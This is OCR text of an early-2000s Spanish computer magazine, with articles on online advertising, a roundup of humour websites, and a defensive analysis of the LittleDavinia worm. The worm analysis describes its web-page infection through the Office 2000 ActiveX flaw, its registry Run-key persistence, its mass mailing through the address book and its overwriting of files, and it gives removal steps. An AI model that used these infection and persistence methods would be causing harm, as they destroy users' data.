En los albores de Internet una consultora diseñó el primer *banner*. Desde entonces hasta ahora han surgido nuevos y diversos métodos publicitarios, pero este sencillo formato sigue siendo el preferido de los anunciantes a la hora de comenzar una campaña *on-line*. El estudio de Agemdi revela que el *banner* es la acción más utilizada en el 62% de los casos y en la que se invierte la mayor parte de los presupuestos. Le siguen las promociones y el uso del *e-mail*. No hablamos en este último caso del *spam*, es decir, del envío no solicitado de mensajes, una práctica de dudosa legalidad, sino del llamado, por los anglosajones, *Permission Marketing*. Consiste básicamente en preguntar al usuario qué información desea y enviarla en forma de boletines a su buzón de correo electrónico, una práctica con mayor nivel de respuesta que los *banner*. Muy atento a todas las novedades que llegan del país norteamericano, Javier Carrete ya ha puesto en marcha esta iniciativa en España. «*Se trata de*

que *'El mensaje (publicitario) está en el contenido'. Esto significa que el internauta está dispuesto a dar algo (sus datos personales, su e-mail, por ejemplo) a cambio de una información. Internet es un medio transaccional y aquel anunciante que proporciona los contenidos que desea el usuario tiene más autoridad y más valía que el que simplemente coloca un banner*», señala Carrete.

El banner, sin embargo, tiene también sus defensores. Javier Sarasola afirma que «*en dos o tres años, Internet habrá cambiado tanto que no tendrá nada que ver con lo que es en la actualidad. Cuando se implanten redes de banda ancha el audio y el vídeo serán los formatos dominantes. Sin embargo, hoy en día el receptor no tiene la capacidad técnica para acceder a ellos, por lo que el banner, sigue siendo el primer formato de Internet*».

Con el mismo peso que un modesto *banner* encontramos, no obstante, las fotografías en 360º que proporciona Ágora Factory. Con ellas es posible controlar la calidad del hotel al que deseamos acudir o ver las instalaciones de todo un gimnasio. Y en su interior, además, se pueden incluir logos y mensajes publicitarios. Es la fotografía inmersiva, muy de moda ya en los Estados Unidos. En este país se distinguen los derechos de imagen sobre un espacio físico y uno virtual (por ejemplo, las campañas de las bandas de los campos de fútbol). Javier Carrete opina que «*la publicidad en Internet está introduciendo nuevas expectativas y por tanto nuevas incógnitas en el campo del derecho, que poco a poco van teniendo solución*». Una vez más, nos encontramos ante un medio muy joven.

Según un estudio, el *banner* es la acción publicitaria más utilizada en el 62% de los casos

Los patrocinios y los *interstitials* ocuparán en los próximos años el lugar preponderante que hoy ocupa el *banner*. Un patrocinio tiene lugar cuando una determinada marca se asocia a una subsección de una página web o de un portal, con lo que la imagen de marca creada es muy fuerte. El *interstitial* es todavía en España poco conocido y consiste en un mensaje publicitario insertado en la transición de dos páginas de un dominio, ya sea de forma estática o en forma de *pop-ups* (ventanas que se abren al cambiar de página).

Otro sistema muy apreciado entre las empresas de marketing y los anunciantes son las campañas de fidelización de clientes. Mediante juegos, concursos, sorteos o dinero canjeable sólo en determinadas páginas de Internet, ciertas empresas consiguen registrar un número de usuarios más o menos fieles que acudirán a las páginas de sus espónsores. De este modo todo el mundo sale ganando. El anunciante consigue tráfico para sus páginas y que la gente se familiarice con su marca y sus productos. Las empresas de fidelización se hacen con una base de datos de usuarios (y sus gustos y preferencias) junto a sus respectivos *e-mails* que generarán importantes cifras de ingresos. Los usuarios, por supuesto, obtendrán sus codiciados regalos promocionales. Algunas de estas empresas son Zakis.com o Maximiles.com, que proporcionan dinero ficticio para gastar en las páginas de sus clientes asociados. Por su parte, Cerocero.net es una de las compañías que optan por los juegos y los concursos mientras que portales como Plus.es ofrecen a aquellos que se registran o atraen un nuevo socio un pequeño obsequio.


Javier Carrete, director general de Ágora Factory.



Anuntis es una de las principales compañías dedicadas al sector de los anuncios por palabras.

Mucho más que agencias de publicidad

Las empresas protagonistas de este lucrativo negocio adoptan las más variadas formas. Desde aquellas que se dedican al diseño de *banner* o páginas web (existen consultorías especializadas al respecto), es decir, agencias especializadas en creatividad (como DoubleYou o Carat New Media), hasta las que se ocupa de la creación de marca, fidelización de clientes (Maximiles, StarContent)... Aunque cada vez es más común que las empresas tiendan a cubrir todas o algunas de las etapas del proceso de marketing y publicidad, como es el caso de DoubleClick. Esta red de publicidad comenzó su andadura en 1996. Una red de publicidad equivale a un Centro de Medios en la gestión de las publicaciones, radios y televisiones que operan *off-line*, comprando espacios publicitarios en estos medios. El trabajo de estas redes se dirige, por un lado, a las webs que, con un tráfico atractivo cuantitativamente hablando, deciden «alquilar» un espacio (generalmente, la parte superior de la página, los conocidos como «*full banner*») a los anunciantes interesados. Éstos constituyen el otro cliente de estas redes, que actúan como intermediarias entre ambos, poniendo su tecnología. El software de todas estas centrales de medios virtuales (DoubleClick, AdLink, AdPepper, TheNextAd, Advertising Media Online, 24/7 España) se encarga de segmentar la audiencia, para que cada producto llegue a su público objetivo. Este es el caso de la tecnología DART (Dynamic Advertising Reporting and Targeting) de DoubleClick. Si el sitio web cuenta con esta aplicación (o una semejante), se establece una conexión instantánea entre el buscador del usuario y el servidor de la red publicitaria. De este modo, el servidor localiza la dirección IP del usuario y la envía a la base de datos del servidor DART, que cuenta con más de 400.000 redes operativas.



En sus fotografías, Ágora Factory introduce logos publicitarios.

Cada una de estas redes revela el dominio del internauta y el país desde el que se conecta. Acto seguido, el sistema reúne y analiza la información recopilada, incluyendo los contenidos específicos del portal visitado, palabras claves de los textos consultados, e incluso la hora y día de la semana en que el internauta accedió al *site*. El servidor DART registra también en su base de datos el tipo de navegador (Netscape, Microsoft, etc.), su versión (2.0, 3.1, etc.), sistema operativo y su proveedor operativo (AOL, etc). De este modo, se asigna al usuario un número identificativo con el fin de controlar la frecuencia de visitas a uno o más *banner*. Es entonces cuando DART, en base a la información recogida, ofrece una selección de anuncios basada en el criterio de intereses del internauta, una operación que no lleva más de un mili segundo.


Javier Sarasola explica las nuevas posibilidades que




Javier Sarasola, director general de DoubleClick.

ofrece Internet, entre ellas, «*la exhaustiva cuantificación. Podemos determinar tanto el número de personas que se conectan al anuncio en cuestión como el número de veces que se conecta una misma persona, tenemos la opción de limitar el número de veces que un internauta ve una página, para que no se desgaste una campaña. También nos es posible establecer dónde podrá verse un anuncio, por ejemplo, sólo en los dominios universitarios, etc.*». Estas funcionalidades implican la capacidad de seguir la rentabilidad de las inversiones publicitarias de una empresa y cambiar la campaña en tiempo real si es

Publicidad *on-line*



Los primeros datos en España



La inversión publicitaria en España avanzará a pasos agigantados en los próximos años. Pese a ello, todavía estamos muy a la zaga de otros países europeos, como es el caso de Alemania, que se encuentra a la cabeza en lo que al negocio publicitario se refiere.




El *banner* sigue siendo el primero de los formatos publicitarios en Internet.

preciso: es decir, un considerable ahorro para el anunciante.

Anuncios por palabras

Algo similar ocurre con las empresas de anuncios clasificados, entre ellas dos tradicionales, Anuntis y Trader.com, que han visto en la Red un campo idóneo para extender su negocio, ya que ofrece una capacidad similar para llegar a los particulares y las pequeñas empresas y a la vez se reducen los gastos que ocasiona el papel impreso. Anuntis posee 41 publicaciones locales de anuncios por palabras en nuestro país, desde su primer producto, Primeramá, hasta los Laboris de distintas poblaciones españolas (Laboris es un periódico especializado en empleo). Con dieciocho años de experiencia en el sector, Anuntis decidió hace cuatro dar un paso hacia las nuevas tecnologías, e instalar varios portales: el *site* de anuncios clasificados de España y Latinoamérica *www.anuntis.com*, el portal de trabajo *www.laboris.net, el web de subastas www.subastis.com,* una revista digital especializada en la calidad de la educación superior en España *www.emes.es* y *www.interempresas.net*, un portal B2B de maquinaria nueva y de ocasión. Su principal competidora, Trader.com, con presencia en todo el mundo, no se queda atrás, ya que posee cabeceras tan importantes como SegundaMano o Mercado de Trabajo, con la cobertura de prácticamente todo el territorio español. Este tipo de publicidad se puede beneficiar de la inmediatez y la personalización que suponen los SMS a móviles y *e-mails*, dos formatos a imponerse en un futuro muy cercano.



Maximiles es un ejemplo de empresa dedicada a la fidelización de usuarios.

Virgina Toledo

Antídoto para el LittleDavinia

El aviso de Panda sobre un virus causa polémica

El pasado viernes 12 de enero la compañía antivirus Panda Software emitía varios comunicados que alertaban de la peligrosidad de LittleDavinia, un peligroso gusano de Internet que elimina toda la información de los discos duros.

Además de su efecto dañino, la novedad residía en que este gusano podía infectar a los usuarios desde una página web, mientras navegaban por Internet. Según Panda, ese mismo día se produjeron ya varias infecciones significativas en entornos corporativos españoles, hasta contabilizar cinco focos de infección.

Transcurrido el fin de semana, y tras consultas derivadas por la alerta de Panda, algunos medios se hacían eco de las declaraciones de otras casas antivirus que restaban importancia a LittleDavinia. La justificación partía de la nula incidencia del gusano en el resto del mundo, descontando los casos señalados por Panda y minimizando el riesgo potencial que se le presuponía.

Estos diferentes enfoques por parte de las casas antivirus han provocado la confusión entre los usuarios, que se preguntan si existía peligro real o se trató de una exageración.

¿Exageración o realidad?

Desde el punto de vista técnico, como veremos en la descripción de LittleDavinia, el riesgo potencial existía, por lo que la alerta queda totalmente justificada. Sin embargo, la rápida actuación de Panda y Terra, el ISP donde se albergaba la página que causaba las infecciones y que la retiró tras ser avisado, redujeron drásticamente las posibilidades de infecciones de otros usuarios, limitando la existencia efectiva de LitteDavinia a unas pocas horas.

Las reacciones del resto de los desarrolladores de vacunas tampoco se pueden tachar de falsas, ya que, en realidad, ellos no recogieron ninguna incidencia del gusano, y tampoco obtuvieron la muestra hasta días después. Este hecho sí puede ser imputado a Panda que, a juzgar por las declaraciones de algunos de sus colegas, tuvo cierto retraso a la hora de compartir la muestra, práctica habitual cuando el espécimen es de especial relevancia.

Hay que tener presente que las alertas sobre virus no siempre deben estar precedidas de infecciones masivas, como en casos tipo Melissa o ILOVEYOU. Es más, situaciones como éstas se pueden considerar como un fracaso de la comunidad antivirus. En cualquier caso, más vale prevenir que curar, y las alarmas más efectivas son las que atajan los problemas de raíz antes de que causen inconvenientes mayores.

En cuanto al apartado técnico, LittleDavinia viene a demostrar que existe una nueva corriente vírica que aprovecha las vulnerabilidades que aparecen día a día en los sistemas para desarrollar nuevas vías de infección. Todo indica que en un futuro próximo veremos más ejemplares similares, que explotarán los agujeros de seguridad para potenciar aún más las posibilidades de expansión que ya de por sí ofrece una estructura distribuida como Internet.

Análisis al detalle

LittleDavinia está compuesto por tres módulos, una página web, un documento de Microsoft Word 2000 y un tercer fichero escrito en Visual Basic Script. El primero es el responsable de descargar y abrir el archivo de Word («ld.doc») desde un servidor de Internet. Al abrir el documento, sus macros se encargan de distribuir el virus a través del correo electrónico y generar un fichero en Visual Basic Script («littledavinia.vbs»). Este último se ejecutará en el próximo inicio de sistema y mostrará una ventana con un mensaje, de forma que llevará a cabo su acción más dañina, que no es otra que sobrescribir todos los archivos de las unidades existentes en el sistema infectado.

Módulo 1: La página web

La página web que originó las primeras infecciones se encontraba hospedada en Terra (*www.terra.es/usuarios/personal2/sergill*) y fue retirada pocas horas después de ser descubierta. Cuando un usuario la visualiza a través de su navegador, se pone en marcha el código que contiene escrito en JavaScript. Su misión consiste en aprovechar una vulnerabilidad conocida de Office 2000 para desactivar la protección contra macros de Word (a la que hacemos referencia este mes en la sección *Fallo de Seguridad*) y abrir el fichero «ld.doc» hospedado en el servidor de Internet. Microsoft reportó esta vulnerabilidad como *Office 2000 UA Control Vulnerability* en mayo de 2000.

Módulo 2: El documento de Word

«ld.doc» se abre gracias a la página web descrita anteriormente, el documento Word contiene un módulo macro llamado Evil que es el encargado de llevar a cabo las distintas acciones. En primer lugar, modifica una entrada en el Registro de Windows para asegurarse de que en el siguiente inicio de sistema se ejecute el fichero «littledavinia.vbs»:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\littledavinia

[directorio de sistema]\littledavinia.vbs

A continuación, añade al directorio de *Sistema* (por defecto *Windows/System*) el mencionado archivo, que lleva almacenado en el interior de la macro. La última acción pasa por crear un objeto Outlook y recorrer toda la *Libreta de direcciones* para ir mandando a todos los contactos un mensaje en formato HTML a través del protocolo MAPI.

Cuando un usuario recibe un *e-mail* infectado, enviado sin asunto, el contenido HTML abre seis nuevas ventanas del nave-

gador que apuntan a la URL donde se encontraba la página web que inició la infección (módulo 1). De esta forma, sin necesidad de llevar el código del virus adjunto al mensaje de correo electrónico, consigue iniciar el proceso de infección.

En el envío de correos electrónicos, LittleDavinia utiliza una entrada del Registro donde guarda diferentes valores que le permiten recorrer todas las carpetas y contactos de la *Libreta de direcciones*. De esta forma, mandará el mensaje sólo a los contactos a los que no se hubiera remitido con anterioridad. Con este método, LittleDavinia controla no autoenviarse repetidamente a una misma dirección. La entrada que utiliza para ello es: *HKEY_CURRENT_USER\Software\Microsoft\WAB\.*


La actuación de Terra y Panda evitó la propagación masiva de LittleDavinia.

Módulo 3: El fichero Visual Basic Script

«littledavinia.vbs» se ejecuta de forma automática en el siguiente inicio de sistema tras la contaminación. Lo primero que lleva a cabo son dos escrituras en el Registro de Windows, la primera para cambiar la página de inicio de Internet Explorer:

HKCU\Software\Microsoft\Internet Explorer\Main\Start Page http://

y la segunda que apunta a un fichero HTML con el nombre del gusano:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Davinia

[directorio de sistema]\littledavinia.html

Seguidamente, recorre el sistema en busca de todas las unidades, incluidas las de red, y por cada fichero que encuentra crea un «.html» con el mismo nombre y borra el original. Al finalizar el recorrido, genera «littledavinia.html» en el directorio *Sistema* de Windows.

El contenido de los ficheros HTML que origina posee código en Visual Basic Script encargado de visualizar el siguiente cuadro de diálogo:

Onel2 - Melilla

Hola, tu nombre es [nombre de usuario infectado].

Tu email es [dirección de correo del usuario infectado].

Yo soy Onel2, y vivo en Melilla
una ciudad del norte de Africa.
Estoy enamorado de una chica llamada Davinia.
Ella es la mas guapa del mundo.
Es como una diosa.
Igual que yo me contagie de amor
de Davinia, tus archivos se van a
contagiar de amor de esta pagina
Davinia(chica) y Davinia(virus) rompen corazones y archivos.

littledavinia version 1.1 esta en camino...

[Anular] [Reintentar] [Ignorar]

El nombre de usuario infectado y su dirección de correo son recogidos por LittleDavinia al leer las siguientes entradas del Registro:

HKCU\Software\Microsoft\Internet Account Manager\Accounts\00000001\SMTP
Display Name
HKCU\Software\Microsoft\Internet Account Manager\Accounts\00000001\SMTP
Email Address

Firma del autor

Todos los archivos que produce LittleDavinia (la página web que infecta desde Internet, el documento de Word, el fichero Visual Basic Script, así como los HTML) contienen en su inicio los siguientes comentarios:

littledavinia version 1.0 Visual Basic Macro - VBS - HTML(vbs) Worm virus
Office 2000 UA ActiveX bug
written by: Onel 2 / Melilla, España / 25 Diciembre quiero a Davinia:

Desinfección manual

El paso fundamental para acabar con LittleDavinia consiste en borrar la entrada del Registro que lanzaría a «littledavinia.vbs» en el siguiente inicio de sistema, lo que provoca su acción más perniciosa. Para evitarlo, tendremos que ejecutar la utilidad «regedit.exe» y borrar la entrada:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Davinia
[directorio de sistema]\littledavinia.html



Por último, no debemos volver a visualizar la página web que nos infectó o, en su defecto, hemos de borrar el mensaje de correo que lo inició, así como localizar y eliminar los ficheros «ld.doc» y «littledavinia.vbs».

Inmunizarnos contra LittleDavinia

Es fácil mantener nuestro sistema inmunizado contra LittleDatinia o intrusos similares. Basta con instalar el parche que Microsoft facilita para solucionar el problema del control ActiveX que causa la fragilidad en Office, disponible en: *www.microsoft.com/technet/security/bulletin/ms00-034.asp*.

Bernardo Quintero y Antonio Ropero

Enlaces relacionados con Davinia

Si queréis ampliar información sobre este nuevo ataque, podéis consultar las siguientes direcciones:

Hispasec. LittleDavinia, análisis y FAQ
www.hispasec.com
HTML/LittleDavinia
www.pandasoftware.es/enciclopedia/gusano/HTMLLittleDavinia_1.htm
VBS_DAVINIA.A
www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=VBS_DAVINIA.A
VBS.Davinia
http://service1.symantec.com/sarc/sarc.nsf/html/VBS.Davinia.html
VBS/Davinia@MM
http://vil.nai.com/vil/dispvirus.asp?virus_k=98964
VBS/Davinia-A
www.sophos.com/virusinfo/analyses/vbsdaviniaa.html
What's So Special About "Davinia"?
www.avp.ru/news.asp?tnews=0&nview=4&id=150&page=0
Office 2000 UA Control Vulnerability
www.microsoft.com/technet/security/bulletin/ms00-034.asp

Humor en la Red

Chistes, bromas y risas cibernéticas

¿Quién no ha recibido un correo electrónico con la última canción de Tamara o con un vídeo en el que una afable abuela golpea con saña a su nieto como si se tratara del propio Roberto Carlos? Nuestro paseo de este mes os muestra dónde encontrar el mejor humor de Internet.

Alvaro Menéndez García

España siempre se ha caracterizado por tener un gran sentido del humor y la Red española es claro reflejo de este hecho. Los *sites* de humor están creciendo como setas y se están convirtiendo en los lugares favoritos por todos a la hora de navegar durante esos inexistentes ratos de ocio en la oficina. En ellos se pueden encontrar algunos archivos que sin duda harán más divertido el quehacer diario. Vídeos, sonidos, fotografías curiosas o simplemente chistes graciosos llenan el espacio de estas páginas. Su éxito no se debe a complejas campañas de publicidad, sino al «boca a oreja» y, sobre todo, al correo electrónico. El reducido tamaño de los ficheros que ofrecen anima a compartir el buen humor con los amigos y, junto a la descarga de música en formato MP3, representan uno de los contenidos más demandados en Internet.

Muchos son los humoristas o los programas de radio y televisión de humor que han decidido poner en marcha su propia página web aprovechando su tirón consolidado, pero también existen muchos particulares anónimos que han creado sus propios *sites* con el único fin de compartir todo el humor que circula por Internet. Así, la mayoría de las páginas de humor que hemos encontrado tienen los mismos recursos, pero algunas de ellas se esfuerzan también por ofrecer contenidos originales o por especializarse en un tipo de humor específico. Para sacarle el máximo jugo a las páginas de humor de la Red es necesario disponer de tarjeta de sonido y del software para disfrutar de los vídeos, aunque en ocasiones no sea un requisito obligatorio.

En la Red no sólo se pueden encontrar vídeos y sonidos graciosos, sino que también abundan los ficheros de bromas. Se pueden descargar archivos que simulan el formateo del disco duro o programas que no dejan de molestar en todo momento y parece imposible apagar. Además, Internet casi siempre es un canal interactivo y las webs de humor no iban a ser menos. Muchas de las páginas se nutren de las aportaciones de los internautas, ya que los *sites* se conforman como una colección abierta de archivos para compartir con todo el mundo.


La mejor forma de disfrutar de estas webs de humor que hemos recopilado es dejarse llevar, ya que en la mayoría de las ocasiones podremos toparnos con verdaderas sorpresas escondidas.

www.alcachondeo.com

[Castellano]



■ **Al Cachondeo**. En tan sólo seis meses, esta web de humor se ha convertido en una de las más visitadas. Como su lema indica, es el paraíso del *download*, ya que todos sus contenidos (vídeos, archivos de sonido y ficheros de bromas) son descargables. Su punto fuerte son los vídeos en cuya sección se pueden encontrar desde anuncios publicitarios graciosos a los últimos video-clips de Tamara y compañía. En la sección de Ficheros, hay un extenso catálogo de entretenidos juegos en Flash, que amenazan con sustituir a los clásicos solitarios o buscaminas, pero siempre con un toque irónico o humorístico. Además existe un chat y un foro para compartir chistes.



www.humor.ozu.es/index.htm

[Castellano]

■ **Ozú Humor**. La página dedicada al humor del portal español Ozú constituye una verdadera biblioteca de archivos graciosos. En ella podemos encontrar más de 1.800 ficheros clasificados en secciones como «fotos», «sonidos», «películas» o «programas». Además, todos los archivos están evaluados con una calificación que va del uno al cinco, con lo que podemos encontrar lo más divertido de manera más sencilla, ante la abrumadora cantidad de opciones. Ozú Humor nos ofrece la posibilidad de enviar cualquiera de sus contenidos por correo electrónico desde la propia página.









www.eljueves.es

[Castellano]

■ **El Webes**. La revista de humor que sale los miércoles también tiene su hueco en Internet con esta publicación electrónica, fiel reflejo de su hermana mayor de papel. Como valor añadido, en este caso podemos encontrar además de los contenidos clásicos de la revista, salvapantallas, iconos y fondos de escritorio que alegrarán la apariencia de nuestro ordenador.



Además, podemos echar un vistazo a los contenidos de cada número antes de ir al quiosco a comprarlo y descubrir algunos de los secretos de los dibujantes de la revista. En el Webes se puede disfrutar de las tiras cómicas del fallecido Ivá, Ozeluí y todos los dibujantes habituales de la revista con el humor más ácido, así como de contenidos exclusivos de la versión digital.

www.elrellano.com

[Castellano]


■ **El Rellano**. Esta página ostenta el récord de tener la mayor colección de sonidos de Chiquito de la Calzada: más de 170 conocidas interjecciones y frases pueden ser descargadas para disfrute de los aficionados al cómico más «pecador». Entre sus secciones más originales se pueden destacar la dedicada a ilusiones ópticas, en la que se pone a prueba la pericia del visitante, o la sección Prensa Impresionante que recoge las más esperpénticas noticias aparecidas en revistas y diarios españoles. Cada visitante puede aportar su granito de arena escribiendo una parte del «relato interminable», un ejemplo de escritura colectiva que depara más de una sorpresa. En el Rellano no faltan los videos, fotos o sonidos graciosos que completan la oferta de risas de esta página.




www.lacroqueta.com

[Castellano]

■ **La Croqueta**. Este portal con nombre culinario nos ofrece lo mejor del humor de Internet desde Mallorca. Su sección «Top Ten» recopila para todos los despistados los diez archivos que más se han descargado en las últimas semanas, con lo que, con un par de clics, se pueden obtener las mejores bromas de la Red. Los contenidos principales de esta web son vídeos de anuncios de televisión que no han podido verse en nuestro país, canciones retocadas de Tamara o Tony Genil y bromas que pueden poner en un apuro a algún compañero de trabajo. También se pueden visitar las galerías de humor gráfico, ilusiones ópticas y recortes de prensa esperpénticos.
En la croqueta también se encuentran versiones graciosas de películas como Star Wars.





www.tonterias.com

[Castellano]

■ **Tonterías**. Muchos contenidos en una web muy estructurada y por la que da gusto navegar. No tiene los contenidos más originales de Internet pero ofrece secciones que no se suelen ver en otros *sites*. Por ejemplo, la sección Niños incluye un extenso catálogo de fotografías de bebés de la famosa fotógrafa Anne Geddes. Encontrar fotografías graciosas es muy fácil en esta página ya que están organizadas por temas como «animales», «cuerpo humano» o «informática». Para entrar a la página nos ofrecen dos opciones: entrar por la puerta principal, donde se encuentra la página en sí, y la puerta trasera, con una colección de imágenes con un toque de humor que no se encuentran en la página principal.
Dispone de una sección de juegos en la que podremos probar nuestra puntería en el tiro al pájaro o descargar las tensiones lanzando huevos al propio Bill Gates.



www.lamandibula.com

[Castellano]

■ **La Mandíbula**. Faemino y Cansado se pasan a Internet con esta página plagada del absurdo humor que caracteriza a esta pareja de cómicos. El principal contenido de La Mandíbula son las animaciones «Flash», que se reparten en secciones tan sugerentes como «Naberledao», con situaciones singulares de humor negro, «Supermaño», que incluye una colección de jotas groseras, vídeos y tiras cómicas, «Opacman», que narra las aventuras de un extraño superhéroe, o «vidas ejemplares», una recopilación de biografías de personajes imposibles. Desde esta página también se pueden descargar vídeos de actuaciones de la pareja de humoristas y dibujos en alta resolución para imprimir en camisetas o posters.





www.loschistes.com

[Castellano]

■ **Los Chistes**. Como su nombre indica, esta página está especializada en chistes aportados por internautas. Al ser una página latinoamericana, tiene un humor un poco local y algunos de los chistes no son fáciles de entender, aunque la mayoría son adaptables a España. Su punto fuerte son los chistes cortos, que están organizados por categorías como «colmos», «cómo se dice…» o «no es lo mismo». También se puede buscar un chiste en concreto en su buscador. Se trata de una página que está llena de aportaciones de usuarios y eso se nota en la sección «Dialocos», en la que se coloca una imagen para que los internautas imaginen un diálogo gracioso entre los personajes que aparecen.




www.gomaespuma.net

[Castellano]




■ **La Webería de Gomaespuma**. Todo un clásico ya en Internet. Guillermo Fesser y Juan Luis Cano presentan su webería, una tienda con muchas «docenas» de buen humor. En esta página se pueden encontrar los vídeos de Javi y Lucy, la imposible pareja compuesta por la abuela futbolista y el increíble niño volador. En la webería se pueden descubrir todos los entresijos del programa y escuchar algunos de los momentos estelares de la pareja de cómicos radiofónicos. Pero no sólo se puede disfrutar del humor en esta página. Los chicos de Gomaespuma siempre se han caracterizado por ser solidarios y su página web no podía ser menos. En ella se encuentran propuestas para acudir a eventos de carácter social. También tiene una divertida sección de juegos y una tienda de regalos de «todo a 100» con verdaderas sorpresas.






www.lopeor.com

[Castellano]

■ **Lo Peor** . Al abrir esta página de humor se puede pensar que en ella sólo encontraremos chistes, pero si se bucea un poco más se encuentran secciones interesantes y muy originales. Esta página latinoamericana destaca por su sección de noticias curiosas que llaman «noticias weird», casos verídicos que rozan el absurdo. También se pueden deformar los rostros de personajes famosos para crear verdaderos monstruos. En la sección «preguntones» los internautas pueden ponerse a prueba con test sobre los más alocados temas. Además, en Lo Peor se puede conocer también el significado de ser géminis o cáncer en su disparatado «horospoco». También tiene secciones dedicadas a vídeos, sonidos y un chat de humor.



www.elinformal.telecinco.es



[Castellano]

■ **El Informal**. El hogar de personajes tan carismáticos como el Poli Risitas o el Brigadier Pepis tiene su ventana en la Red de redes. El popular programa de Telecinco presentado por Florentino Fernández y Javier Capitán ofrece en su página web los vídeos más exitosos de la televisión como «El Burlador de Castilla», donde un Errol Flynn doblado al castellano por Fernández intenta declararse a su amor con escasos resultados. Además se puede disfrutar de algunas secciones habituales en el programa como los parecidos razonables o momentos estelares en audio y vídeo con las imitaciones más graciosas. La página dispone de un área interactiva de juegos y concursos y además se puede votar por la mejor metedura de pata de los famosos. En la sección «¿quiénes somos?» se encuentran las biografías, fotografías y anécdotas de todos los presentadores del programa, que revelan la cara más desconocida de estos personajes.



www.portalmix.com/humor

[Castellano]


■ **Portalmix**. La sección de humor de este portal de ocio ofrece contenidos diferentes y bastante atrevidos. Se trata de una página que propone algunas secciones un tanto picantes, pero siempre con un toque de humor. Entre sus áreas se pueden encontrar la dedicada en exclusiva a El Bus, la secuela en movimiento del gran hermano, el catálogo de chistes, con una clasificación que facilita la navegación, y el catálogo de fotografías, con una sección especial dedicada a situaciones comprometidas. También se puede consultar su listado de más de 1.000 frases divertidas con las que sorprender a los amigos.




www.peoresnada.com

[Castellano e inglés]

■ **Peor es Nada**. Con este conocido refrán se presenta una página de humor en español e inglés un poco caótica, pero con contenidos originales. En su sección «pensamientos profundos» se puede encontrar cada semana una frase que con humor trata temas trascendentales. La página ofrece la posibilidad de enviar a cualquier amigo una «ciberserenata» a modo de postal virtual con una canción de mariachis. Peor es Nada también tiene una sección de chistes informáticos que no dejan títere con cabeza, sobre todo en la empresa de Bill Gates. Sus insultos virtuales pueden herir a más de uno y fomentar alguna que otra venganza a través de correo electrónico.



Participa

El Observador quiere conocer la opinión de los lectores. Para ello admite confidencias y chivatazos sobre webs originales, curiosas o simplemente buenas. Si deseas hacernos sugerencias, confidencias, incluso críticas destructivas, envía un mensaje a la dirección observador@bpe.es.
Si lo prefieres deja tu mensaje en ICQ. Su UIN es el 9465379.
El Observador te estará virtualmente agradecido.

Lo más granado de la red de redes

Humor, política, cine y un poco de geografía mundial

Nuestro Observador vuelve a las andadas con una selección no apta para corazones endebles: cine alternativo, algo de mapas, una web libertaria, una pizca de arte y un poco de cultura gracias a Mortadelo y Filemón, auténtica colección de cabecera de nuestro indómito espía on-line.

Cityvox

www.cityvox.com/



